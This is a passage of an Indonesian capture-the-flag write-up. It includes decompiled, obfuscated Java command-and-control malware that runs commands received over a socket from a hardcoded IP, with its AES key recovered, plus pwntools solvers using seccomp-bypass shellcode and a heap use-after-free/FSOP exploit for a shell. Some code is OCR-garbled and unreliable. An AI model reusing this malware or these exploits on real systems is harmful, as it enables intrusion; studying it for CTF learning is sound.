l[23] = 47 ^ 24 ^ 137 ^ 169;
l[24] = 120 ^ 117 ^ 13 ^ 24;
l[25] = 59 + 50 - 57 + 83 ^ 3 + 96 - -11 + 48;
l[26] = 142 + 117 - 184 + 113 ^ 153 + 63 - 187 + 137;
l[27] = -8257 & 9593;
l[28] = 26 ^ 1;
l[29] = 105 ^ 96 ^ 39 ^ 50;
l[30] = 41 ^ 52;
l[31] = 135 + 73 - 150 + 88 ^ 21 + 88 - 1 + 32;
}

private static void l1() {
    I = new String[l[31]];
    I[l[0]] = I("eBq0gvhn60zfo1MunQjxEq+VgKjg5XsIv3e9pz85TDc=", "nErxcg");
    I[l[2]] = I("XnpOLQlfekJ7XFwhTC8NXQ==", "nCzKk");
    I[l[1]] = I("7Ep1Z+Gia+U=", "UWraX");
    I[l[3]] = I("GxQcABJfFhgYGgUaRCIDAR0PEw==", "qujaj");
    I[l[4]] = I("AjwsJhwWLTkBEQA=", "eYXor");
    I[l[5]] = I("Ewc5RxARAEU4HhERXzg0NiYDBjI=", "RBjhU");
    I[l[6]] = I("Lx8HDA==", "FqnxZ");
    I[l[7]] = I("GHxTbaCWgquBBBSGerx+TiFBtURhB40u", "KcZiK");
    I[l[8]] = I("Cf4KGA89+bA=", "uMCDA");
    I[l[9]] = I("o10zBt1ndQ+3+IyNY+3z+HrXBauLHpzj", "OaiGN");
    I[l[10]] = I("R5lwGFYcS7eccTUFC0hdLg==", "KunRL");
    I[l[11]] = I("ERwyKBERJj4UAQYbPyA=", "trQGu");
    I[l[12]] = I("2/vFTel4NG6ys7fiFcHEt0wZ0sC1vJqXP5GHiA7T9jE=", "dhvCA");
    I[l[13]] = I("fV1yEhJ8XX5ER38GcBAWfg==", "MdFtp");
    I[l[14]] = I("AwoL", "BOXvi");
    I[l[15]] = I("kqsvxVHphdfXglIktDCFoHPv2dha64mD", "YbUwj");
    I[l[16]] = I("Lg8VPC86HgAbIiw=", "IjauA");
    I[l[17]] = I("vLru125xRYdTLHj1VD9qtUsvKbrijfbX", "RqduM");
    I[l[18]] = I("xRwDzYljVIU=", "fScWC");
    I[l[19]] = I("EAKMJl8JDRkyAxA2k6HxE=", "zhzGq");
    I[l[20]] = I("LyQVKDwqJw==", "KKSAR");
    I[l[21]] = I("CwkvD2gUHDACaCMJKgtwVQ==", "ahYnF");
    I[l[22]] = I("uIHhwTaeAscF3EzVgdL4zg==", "tMxGZ");
    I[l[23]] = I("ChYmChAL", "nsEet");
    I[l[24]] = I("a19YAjJrX1RUZ2gEWgA2aQ==", "ZfldP");

```

```

I[1[25]] = I("JygSTjMlL24xPSU+dDEXAgkoDxE=", "fmAav");
I[1[26]] = I("EvA8rhxJMXPTCc0Wno5a9Q==", "QvZtB");
I[1[28]] = I("OTAxITtw", "zxtbp");
I[1[29]] = I("gT9cJw1pjVI=", "eTlqI");
I[1[30]] = I("BAW3G1pb798=", "pExyG");
}

private static boolean lll(int var0, int var1) {
    return var0 < var1;
}

static {
    Iil();
    ll();
    XXX = I[1[24]];
    YYY = I[1[25]];

    try {
        Socket llllllllllllllll = new Socket(I[1[26]], l[27]);

        try {
            BufferedReader llllllllllllllll = new BufferedReader(new
InputStreamReader(llllllllllllllll.getInputStream()));

            try {
                BufferedWriter llllllllllllllll = new BufferedWriter(new
OutputStreamWriter(llllllllllllllll.getOutputStream()));

                try {
                    do {
                        llllllllllllllll.write(I[1[28]]);
                        llllllllllllllll.flush();
                        boolean llllllllllllllll = llllllllllllllll.readLine();
                        if (lil(lllllllllllllll) &&
lil(lllllllllllllll.isEmpty())) {
                            Exception llllllllllllllll = decrypt(llllllllllllllll);
                            double llllllllllllllll =
Runtime.getRuntime().exec(llllllllllllllll);

```

```

        int lIIIIlIIlIIlIIlIIl = new BufferedReader(new
InputStreamReader(lIIIIlIIlIIlIIlIIl.getInputStream()));
        StringBuilder lIIIIlIIlIIlIIlIIl = new StringBuilder();

        String lIIIIlIIlIIlIIlIIl;
        while(lIIl(lIIIIlIIlIIlIIlIIl =
lIIIIlIIlIIlIIlIIl.readLine())) {

lIIIIlIIlIIlIIlIIl.append(lIIIIlIIlIIlIIlIIl).append(I[1[29]]);

        "".length();
        "".length();
        if (-"    ".length() >= 0) {
            return;
        }
    }

    boolean lIIIIlIIlIIlIIlIIl =
encrypt(String.valueOf(lIIIIlIIlIIlIIlIIl));
    lIIIIlIIlIIlIIlIIl.write(String.valueOf((new
StringBuilder()).append(lIIIIlIIlIIlIIlIIl).append(I[1[30]])));
    lIIIIlIIlIIlIIlIIl.flush();
    }

    Thread.sleep(5000L);
    "".length();
    } while((107 ^ 111) >= "    ".length());

} catch (Throwable var13) {
    label61: {
        try {
            lIIIIlIIlIIlIIlIIl.close();
        } catch (Throwable var12) {
            var13.addSuppressed(var12);
            break label61;
        }

        "".length();
        if ("    ".length() < 0) {

```

```

        return;
    }
}

    throw var13;
}
} catch (Throwable var14) {
    label156: {
        try {
            llllllllllllllll.close();
        } catch (Throwable var11) {
            var14.addSuppressed(var11);
            break label156;
        }

        "".length();
        if (((4 + 93 - 74 + 114 ^ 54 + 50 - -65 + 28) & (101 ^ 120 ^
60 ^ 109 ^ -" ".length())) < 0) {
            return;
        }
    }

    throw var14;
}
} catch (Throwable var15) {
    label151: {
        try {
            llllllllllllllll.close();
        } catch (Throwable var10) {
            var15.addSuppressed(var10);
            break label151;
        }

        "".length();
        if (" ".length() != " ".length()) {
            return;
        }
    }
}

```

```

        throw var15;
    }
} catch (Exception var16) {
    var16.printStackTrace();
}
}

private static String encrypt(String llllI1111111111) throws Exception {
    byte llllI1111111111 = Class.forName(I[1[0]]);
    Class[] var10001 = new Class[1[1]];
    var10001[1[0]] = byte[].class;
    var10001[1[2]] = String.class;
    short llllI1111111111 = llllI1111111111.getConstructor(var10001);
    Object[] var14 = new Object[1[1]];
    var14[1[0]] = I[1[2]].getBytes();
    var14[1[2]] = I[1[1]];
    long llllI1111111111 = llllI1111111111.newInstance(var14);
    int llllI1111111111 = Class.forName(I[1[3]]);
    String var15 = I[1[4]];
    Class[] var10002 = new Class[1[2]];
    var10002[1[0]] = String.class;
    double llllI1111111111 = llllI1111111111.getMethod(var15, var10002);
    Object[] var16 = new Object[1[2]];
    var16[1[0]] = I[1[5]];
    double llllI1111111111 = llllI1111111111.invoke((Object)null, var16);
    var15 = I[1[6]];
    var10002 = new Class[1[1]];
    var10002[1[0]] = Integer.TYPE;
    var10002[1[2]] = Class.forName(I[1[7]]);
    byte llllI1111111111 = llllI1111111111.getMethod(var15, var10002);
    var16 = new Object[1[1]];
    var16[1[0]] = 1[2];
    var16[1[2]] = llllI1111111111;
    llllI1111111111.invoke(llllI1111111111, var16);
    "".length();
    var15 = I[1[8]];
    var10002 = new Class[1[2]];

```

```

var10002[l[0]] = byte[].class;
char lllIIlllllllllll = lllIIlllllllllll.getMethod(var15, var10002);
var16 = new Object[l[2]];
var16[l[0]] = lllIIlllllllllll.getBytes();
int lllIIlllllllllll = (byte[])lllIIlllllllllll.invoke(lllIIlllllllllll,
var16);

Exception lllIIlllllllllll = Class.forName(I[l[9]]);
double lllIIlllllllllll = lllIIlllllllllll.getMethod(I[l[10]]);
double lllIIlllllllllll = lllIIlllllllllll.invoke((Object)null);
Class var10000 = lllIIlllllllllll.getClass();
var15 = I[l[11]];
var10002 = new Class[l[2]];
var10002[l[0]] = byte[].class;
Method lllIIlllllllllll = var10000.getMethod(var15, var10002);
var16 = new Object[l[2]];
var16[l[0]] = lllIIlllllllllll;
return (String)lllIIlllllllllll.invoke(lllIIlllllllllll, var16);
}

private static String I(String lllIIlllllllllll, String lllIIlllllllllll) {
    try {
        SecretKeySpec lllIIlllllllllll = new
SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllIIlllllllllll.getBytes(
StandardCharsets.UTF_8)), "Blowfish");
        Cipher lllIIlllllllllll = Cipher.getInstance("Blowfish");
        lllIIlllllllllll.init(1[1], lllIIlllllllllll);
        return new
String(lllIIlllllllllll.doFinal(Base64.getDecoder().decode(lllIIlllllllllll.getBy
tes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
    } catch (Exception var4) {
        var4.printStackTrace();
        return null;
    }
}

private static String Il(String lllIIlllllllllll, String lllIIlllllllllll) {
    try {
        byte lllIIlllllllllll = new

```



```

        return null;
    }

    private static boolean I11(int var0) {
        return var0 == 0;
    }

    private static String decrypt(String l1I1I1I1I1I1I1I1I1) throws Exception {
        double I1I1I1I1I1I1I1I1I1 = Class.forName(I[1[12]]);
        Class[] var10001 = new Class[1[1]];
        var10001[1[0]] = byte[].class;
        var10001[1[2]] = String.class;
        String l1I1I1I1I1I1I1I1I1 = I1I1I1I1I1I1I1I1I1.getConstructor(var10001);
        Object[] var15 = new Object[1[1]];
        var15[1[0]] = I[1[13]].getBytes();
        var15[1[2]] = I[1[14]];
        String I1I1I1I1I1I1I1I1I1 = l1I1I1I1I1I1I1I1I1.newInstance(var15);
        long l1I1I1I1I1I1I1I1I1 = Class.forName(I[1[15]]);
        String var16 = I[1[16]];
        Class[] var10002 = new Class[1[2]];
        var10002[1[0]] = String.class;
        double I1I1I1I1I1I1I1I1I1 = l1I1I1I1I1I1I1I1I1.getMethod(var16, var10002);
        Object[] var17 = new Object[1[2]];
        var17[1[0]] = I[1[17]];
        byte l1I1I1I1I1I1I1I1I1 = I1I1I1I1I1I1I1I1I1.invoke((Object)null, var17);
        var16 = I[1[18]];
        var10002 = new Class[1[1]];
        var10002[1[0]] = Integer.TYPE;
        var10002[1[2]] = Class.forName(I[1[19]]);
        short I1I1I1I1I1I1I1I1I1 = l1I1I1I1I1I1I1I1I1.getMethod(var16, var10002);
        var17 = new Object[1[1]];
        var17[1[0]] = 1[1];
        var17[1[2]] = I1I1I1I1I1I1I1I1I1;
        I1I1I1I1I1I1I1I1I1.invoke(l1I1I1I1I1I1I1I1I1, var17);
        "".length();
        var16 = I[1[20]];
        var10002 = new Class[1[2]];
        var10002[1[0]] = byte[].class;

```


```

byte llllllllllllll = llllllllllllll.getMethod(var16, var10002);
float llllllllllllll = Class.forName(I[1[21]]);
byte llllllllllllll = llllllllllllll.getMethod(I[1[22]]);
String llllllllllllll = llllllllllllll.invoke((Object)null);
Class var10000 = llllllllllllll.getClass();
var16 = I[1[23]];
var10002 = new Class[1[2]];
var10002[1[0]] = String.class;
double llllllllllllll = var10000.getMethod(var16, var10002);
var17 = new Object[1[2]];
var17[1[0]] = llllllllllllll;
byte[] llllllllllllll = (byte[])lllllllllllllll.invoke(lllllllllllllll,
var17);
Object[] var10004 = new Object[1[2]];
var10004[1[0]] = llllllllllllll;
return new String((byte[])lllllllllllllll.invoke(lllllllllllllll,
var10004));
}

private static boolean lll(Object var0) {
    return var0 != null;
}
}

```

Jika dilihat sekilas, program ini merupakan c2 server yang bisa mengeksekusi command yang dikirim melalui socket. Command yang dieksekusi tercapture ditraffic namun dalam kondisi encrypted sehingga kita perlu menganalisa bagaimana c2 server ini mendecrypt nya.



Singkatnya setelah penulis deobfuskasi sedikit, menjadi lebih readable dari sebelumnya :

```
private static void ll() {
    I = new String[1[31]];
    I[0] = "javax.crypto.spec.SecretKeySpec\x01";
    I[2] = "AES";
    I[1] = "094fb198072b6df3";
    I[3] = "javax.crypto.Cipher";
    I[4] = "getInstance";
    I[5] = "AES/ECB/PKCS5Padding";
    I[6] = "init";
    I[7] = "java.security.Key\x07\x07\x07\x07\x07\x07\x07";
    I[8] = "doFinal\x01";
    I[9] = "java.util.Base64\x08\x08\x08\x08\x08\x08\x08";
    I[10] = "getEncoder\x06\x06\x06\x06\x06\x06";
    I[11] = "encodeToString";
    I[12] = "javax.crypto.spec.SecretKeySpec\x01";
    I[13] = "094fb198072b6df3";
    I[14] = "AES";
    I[15] = "javax.crypto.Cipher\x05\x05\x05\x05\x05";
    I[16] = "getInstance";
}
```

```

I[17] = "AES/ECB/PKCS5Padding\x04\x04\x04\x04";
I[18] = "init\x04\x04\x04\x04";
I[19] = "java.security.Key";
I[20] = "doFinal";
I[21] = "java.util.Base64";
I[22] = "getDecoder\x06\x06\x06\x06\x06\x06";
I[23] = "decode";
I[24] = "094fb198072b6df3";
I[25] = "AES/ECB/PKCS5Padding";
I[26] = "198.211.115.148\x01";
I[28] = "CHECK\n";
I[29] = "\n\x07\x07\x07\x07\x07\x07\x07";
I[30] = "\n\x07\x07\x07\x07\x07\x07\x07";
}

private static String decrypt(String encrypted) throws Exception {
    double llllllllllllllll = Class.forName(I[12]);
    Class[] var10001 = new Class[2];
    var10001[0] = byte[].class;
    var10001[1] = String.class;
    String llllllllllllllll = llllllllllllllll.getConstructor(var10001);
    Object[] var15 = new Object[2];
    var15[0] = I[13].getBytes();
    var15[1] = I[14];
    String llllllllllllllll = llllllllllllllll.newInstance(var15);
    long llllllllllllllll = Class.forName(I[15]);
    String var16 = I[16];
    Class[] var10002 = new Class[1];
    var10002[0] = String.class;
    double llllllllllllllll = llllllllllllllll.getMethod(var16, var10002);
    Object[] var17 = new Object[1];
    var17[0] = I[17];
    byte llllllllllllllll = llllllllllllllll.invoke((Object)null, var17);
    var16 = I[18];
    var10002 = new Class[2];
    var10002[0] = Integer.TYPE;
    var10002[1] = Class.forName(I[19]);
    short llllllllllllllll = llllllllllllllll.getMethod(var16, var10002);

```



```

        cipher = AES.new(secret_key, AES.MODE_ECB)
        decrypted_bytes = cipher.decrypt(encrypted_bytes)
        decrypted_message = unpad(decrypted_bytes,
AES.block_size).decode("utf-8")
        return decrypted_message
    except Exception as e:
        print(e)
        return None
encrypted_message =
"so24GI7XNuUvhmLeYq36D9EuMFYlrcc1pFzYhFb+9Krb3ekzdX0YDu2injt2e6NMVQTEGmecNteWtF
B+rLIHpg=="
print(decrypt(encrypted_message))

```

Flag: CJ{w0w_u_are_4_certified_intrusion_analyst_exp3rt!1!}

Pwn

[360 pts] Give Me File

Challenge

14 Solves

×

Give Me File

360

Author: farisv

I want to get the flag file with a shellcode but the char is limited :(.

nc 159.89.193.103 10002

 give-me-fil...

Diberikan zip file dengan isi berikut.

```
> unzip -l give-me-file.zip
Archive: give-me-file.zip
  Length      Date    Time    Name
-----
   736  2025-01-10 12:17  Dockerfile
   195  2025-01-10 12:19  docker-compose.yml
    12  2025-01-10 12:20  flag.txt
 16488  2025-01-10 12:20  runner
 16904  2025-01-10 12:20  sandbox
-----
 34335                      5 files
```

Berdasarkan Dockerfile, runner dijalankan di bawah sandbox. Ini artinya, aksi yang bisa dilakukan terbatas.

```
FROM ubuntu:24.04
```



```

if ( (stat_loc & 0x7F) == 0 )
    goto LABEL_29;
if ( (char)((stat_loc & 0x7F) + 1) >> 1 > 0 )
{
    puts("[Sandbox] Unhandled signal");
    goto LABEL_29;
}
if ( (stat_loc & 0x80) != 0 )
{
    puts("[Sandbox] Runtime Error");
    goto LABEL_29;
}
if ( (unsigned __int8)stat_loc != 127 )
    goto LABEL_29;
if ( BYTE1(stat_loc) <= 0x20u )
    break;
ptrace(PTRACE_GETREGS, (unsigned int)a1, 0LL, v7);
v6 = v8;
v2 = 0;
for ( i = 0; i < syscall_len; ++i )
{
    if ( v6 == syscall_numbers[i] )
        v2 = 1;
}
if ( !v2 )
{
    fprintf(stderr, "[Sandbox] Forbidden syscall (%d) detected. Kill the
program.", v6);
    kill_process((unsigned int)a1);
    goto LABEL_29;
}
}

```

Intinya, sandbox hanya memperbolehkan syscall tertentu, yaitu:

NR=0x0	read
NR=0x1	write
NR=0x2	open
NR=0x3	close
NR=0x4	stat
NR=0x5	fstat
NR=0x9	mmap
NR=0xa	mprotect
NR=0xb	munmap
NR=0xc	brk
NR=0x11	pread64

NR=0x15	access
NR=0x3c	exit
NR=0x9e	arch_prctl
NR=0xda	set_tid_address
NR=0x101	openat
NR=0x111	set_robust_list
NR=0x12e	prlimit64
NR=0x13e	getrandom
NR=0x14e	rseq

Shellcode saya cukup sederhana, hanya open flag, read, lalu write ke stdout. Satu-satunya masalah adalah bagaimana cara mempersingkat shellcode, mengingat nama file flagnya sangat panjang (lihat di Dockerfile). Solusinya cukup mudah, yaitu dengan menggunakan instruksi “rep stosb”, yang digunakan untuk memindahkan 1 byte rax (al) ke memori di rdi sebanyak rcx kali.

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
    if args.GDB:
        return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
    return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

gdbscript = """
b main
c
"""
```

```

host, port = args.HOST or "159.89.193.103", args.PORT or 10002
exe = context.binary = ELF(args.EXE or "./sandbox", False)

if args.LOCAL:
    io = start(["./runner"])
else:
    io = start()

sc = asm(
    f"""
    xor rsi, rsi
    lea rdi, [rip+path]
    mov DWORD PTR [rdi], {u32(b'/fla')}
    add rdi, 4
    mov al, {ord('g')}
    mov rcx, 200
    rep stosb
    mov DWORD PTR [rdi], {u32(b".txt")}
    lea rdi, [rip+path]
    mov eax, SYS_open
    syscall
    lea rsi, [rip+path]
    mov edi, eax
    mov eax, SYS_read
    mov edx, 256
    syscall
    mov edx, eax
    mov edi, 1
    mov eax, SYS_write
    syscall
path:
    """
)
payload = b""
for x in sc:
    payload += f"\\x{x:02x}".encode()
io.sendline(payload)

io.interactive()

```

```

[msfir] (~/d/t/C/C/C/P/Give Me File) (master|✓)
> ./
[msfir] (~/d/t/C/C/C/P/Give Me File) (master|✓)
> ./x.py
[+] Opening connection to 159.89.193.103 on port 10002: Done
[*] Switching to interactive mode
Enter your shellcode in hexadecimal format (e.g., \x90\x90\x90) max 700 chars:\x48\x31\xfa\x48\x8d\x3d\x
4c\x00\x00\x00\xc7\x07\x2f\x66\x6c\x61\x48\x83\xc7\x04\xb0\x67\x48\xc7\xc1\xc8\x00\x00\x00\xfa\xaa\xc7\x
07\x2e\x74\x78\x74\x48\x8d\x3d\x2a\x00\x00\x00\xb8\x02\x00\x00\x00\x0f\x05\x48\x8d\x35\x1c\x00\x00\x00\x
89\xc7\xb8\x00\x00\x00\xba\x00\x01\x00\x00\x0f\x05\x89\xc2\xbf\x01\x00\x00\x00\xb8\x01\x00\x00\x00\x
0f\x05

Executing shellcode...CJ{7f1fdbd71a25cc6be8f6fa7c49f73cc2}[Sandbox] Illegal Instruction
[*] Got EOF while reading in interactive
$ 

```

Flag: CJ{7f1fdbd71a25cc6be8f6fa7c49f73cc2}

[440 pts] U-AFF Arigatou STY :(



Diberikan file executable u-aff beserta dockerfile. Berikut output dari checksec:

```
> checksec u-aff_patched
[*] '/home/msfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwr
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'.'
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
```

Seluruh proteksi dinyalakan, mengingat ini adalah challenge heap exploitation.

Vulnerability terdapat pada fungsi delete_note, yaitu karena pointer di note list tidak dinull-kan yang menyebabkan adanya use after free (UAF).

```
void delete_note()
{
```

```

unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v1; // [rsp+8h] [rbp-8h]

v1 = __readfsqword(0x28u);
printf("Enter note index to delete: ");
__isoc99_scanf("%d", &v0);
getchar();
if ( v0 < 8 && notes[v0] )
{
    // VULNERABILITY!
    free(notes[v0]);
    printf("Note at index %d deleted.\n", v0);
}
else
{
    puts("Invalid index or note does not exist.");
}
}

```

Dengan UAF tersebut, kita bisa leak address dengan view freed note dan tcache poisoning dengan edit freed note. Kesulitan pada challenge ini adalah kita hanya bisa mengalokasikan 8 note, dan melakukan delete tidak akan mengurangi jumlah note yang sudah kita alokasikan. Artinya, kita harus melakukan eksploitasi hanya dengan menggunakan maksimal 8 note. Solusi yang saya gunakan untuk mengatasi masalah ini yaitu dengan mengontrol tcache metadata yang ada di awal heap. Dengan mengontrol tcache metadata, kita bisa mengontrol di mana alokasi note selanjutnya tanpa perlu melakukan tcache poisoning. Untuk mendapatkan kontrol tcache metadata, saya menggunakan tcache poisoning, alu saya mengontrol tcache metadata untuk mengubah salah satu size dari note menjadi 0x420 untuk mendapatkan unsorted bin dan me-leak libc address. Sisanya, saya menggunakan FSOP untuk mendapatkan shell. Untuk melakukan semua itu, saya membutuhkan tepat 8 alokasi note :chef kiss:.

Solver:

```

#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:

```

```

    argv = argv if argv else [exe.path]
    if args.GDB:
        return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
    return process(argv, *a, **kw)
return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

def create(data):
    io.sendlineafter(b": ", b"1")
    io.sendlineafter(b": ", data)
    io.recvuntil(b"index ")
    return int(io.recvuntil(b".", drop=True))

def delete(idx):
    io.sendlineafter(b": ", b"2")
    io.sendlineafter(b": ", str(idx).encode())

def view(idx):
    io.sendlineafter(b": ", b"3")
    io.sendlineafter(b": ", str(idx).encode())
    io.recvuntil(b": ")

def edit(idx, data):
    io.sendlineafter(b": ", b"4")
    io.sendlineafter(b": ", str(idx).encode())
    io.sendlineafter(b": ", data)

gdbscript = """
c
"""
host, port = args.HOST or "159.89.193.103", args.PORT or 3999
exe = context.binary = ELF(args.EXE or "./u-aff_patched", False)
libc = ELF("./libc.so.6", False)

```

```

io = start()

a = create(b"")
b = create(b"")

delete(b)
delete(a)

view(b)

xor_key = u64(io.recv(5) + b"\0\0\0")
log.info(f"{hex(xor_key) = }")

heap = xor_key << 12
log.info(f"{hex(heap) = }")

edit(a, p64(heap + 0x20 ^ xor_key))

c = create(b"")
d = create(safe_flat({8: 0x0000000000000000, 0xE8: 0}, filler=b"\0"))

x = create(b"")
create(flat({0xE0: [0, 0x21]}))

edit(d, safe_flat({8: 0x0001000000000000, 0xE8: heap + 0x290}, filler=b"\0"))

create(safe_flat(0, 0x421))

delete(a)

view(a)
libc.address = u64(io.recv(6) + b"\0\0") - (libc.sym["main_arena"] + 96)
log.info(f"{hex(libc.address) = }")


edit(d, safe_flat({8: 0x0001000000000000, 0xE8: libc.sym["_IO_list_all"]},
filler=b"\0"))

create(p64(heap + 0x4C0))

# FSOP payload
fake_file = b"\x01\x01\x01\x01;sh;"
fake_file += p64(0) * 4
fake_file += p64(1)

```


[480 pts] WWW 2



Diberikan sebuah zip dengan isi berikut.

```
[msfir] < ~/d/t/C/C/C/P/WWW 2 > (master|✓)
> unzip -l www-2.zip
Archive:  www-2.zip
  Length   Date    Time    Name
  -----  -
         0  2025-01-11 06:44  release/
       449  2025-01-11 06:44  release/Dockerfile
        14  2025-01-11 06:44  release/flag.txt
      14472  2025-01-11 06:44  release/www
  -----
     14935
           4 files
```

Berdasarkan output checksec dari file www, semua proteksi diaktifkan.

```
[msfir] < ~/d/t/C/C/C/P/W/release > (master|✓)
> checksec www_patched
[*] '/home/msfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'.'
SHSTK:     Enabled
IBT:       Enabled
```

Inti dari program www adalah, kita write 8 byte anywhere, tetapi hanya sekali. Sebagai tambahan, kita diberikan leak address semua section kecuali stack.

```

./www_patched
5623d0f36000-5623d0f37000 r--p 00000000 08:20 553242 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched
5623d0f37000-5623d0f38000 r-xp 00001000 08:20 553242 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched
5623d0f38000-5623d0f39000 r--p 00002000 08:20 553242 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched
5623d0f39000-5623d0f3a000 r--p 00003000 08:20 553242 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched
5623d0f3a000-5623d0f3b000 r-wp 00004000 08:20 553242 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/www_patched
5623d0f3b000-5623d0f3c000 r-wp 00005000 08:00 0 [heap]
7fadd483000-7fadd4831000 r-wp 00000000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4831000-7fadd4832000 r-xp 00001000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4832000-7fadd4833000 r--p 00002000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4833000-7fadd4834000 r--p 00003000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4834000-7fadd4835000 r-wp 00004000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4835000-7fadd4836000 r-wp 00005000 08:20 367915 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/libc.so.6
7fadd4836000-7fadd4837000 r-xp 00001000 08:20 554826 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/ld-linux-x86-64.so.2
